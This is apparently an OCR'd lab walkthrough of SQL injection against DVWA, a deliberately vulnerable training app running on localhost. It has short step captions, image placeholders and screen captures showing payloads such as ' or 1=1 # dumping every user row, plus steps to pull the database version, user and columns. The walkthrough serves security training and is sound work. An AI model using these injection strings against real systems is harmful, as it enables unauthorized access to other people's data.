
Test using valid user id input and check what is given in the output.




Analyse how the query is dynamically works upon entering some input.




Enter a ‘ as user ID and check the output.




Pass ‘ or 1=1 # and see if sql injection worked.




‘ OR 1=1 #


Activities
Firefox Web Browser
Wed 13:05
Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox
Vulnerability: SQL Injecti
localhost:8000/vulnerabilities/sqli/?id='+or+1%3D1+%23&Submit=Submit#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: ' or 1=1 #
First name: admin
Surname: admin
ID: ' or 1=1 #
First name: Gordon
Surname: Brown
ID: ' or 1=1 #
First name: Hack
Surname: Me
ID: ' or 1=1 #
First name: Pablo
Surname: Picasso
ID: ' or 1=1 #
First name: Bob
Surname: Smith
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://www.owasp.org/index.php/SQL_Injection
http://bobby-tables.com/
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.10 *Development*


‘ or 1=1 #’


Activities
Firefox Web Browser
Wed 13:06
Vulnerability: SQL Injection :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* - Mozilla Firefox
Vulnerability: SQL Injecti
localhost:8000/vulnerabilities/sqli/?id='+or+1%3D1+%23'&Submit=Submit#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout
Vulnerability: SQL Injection
User ID:
Submit
ID: ' or 1=1 #'
First name: admin
Surname: admin
ID: ' or 1=1 #'
First name: Gordon
Surname: Brown
ID: ' or 1=1 #'
First name: Hack
Surname: Me
ID: ' or 1=1 #'
First name: Pablo
Surname: Picasso
ID: ' or 1=1 #'
First name: Bob
Surname: Smith
More Information
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
https://en.wikipedia.org/wiki/SQL_injection
http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
https://www.owasp.org/index.php/SQL_Injection
http://bobby-tables.com/
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.10 *Development*


‘ or ‘1’=’1




Get version()




Get User()





Get all columns - # -truncates the input or values after that.



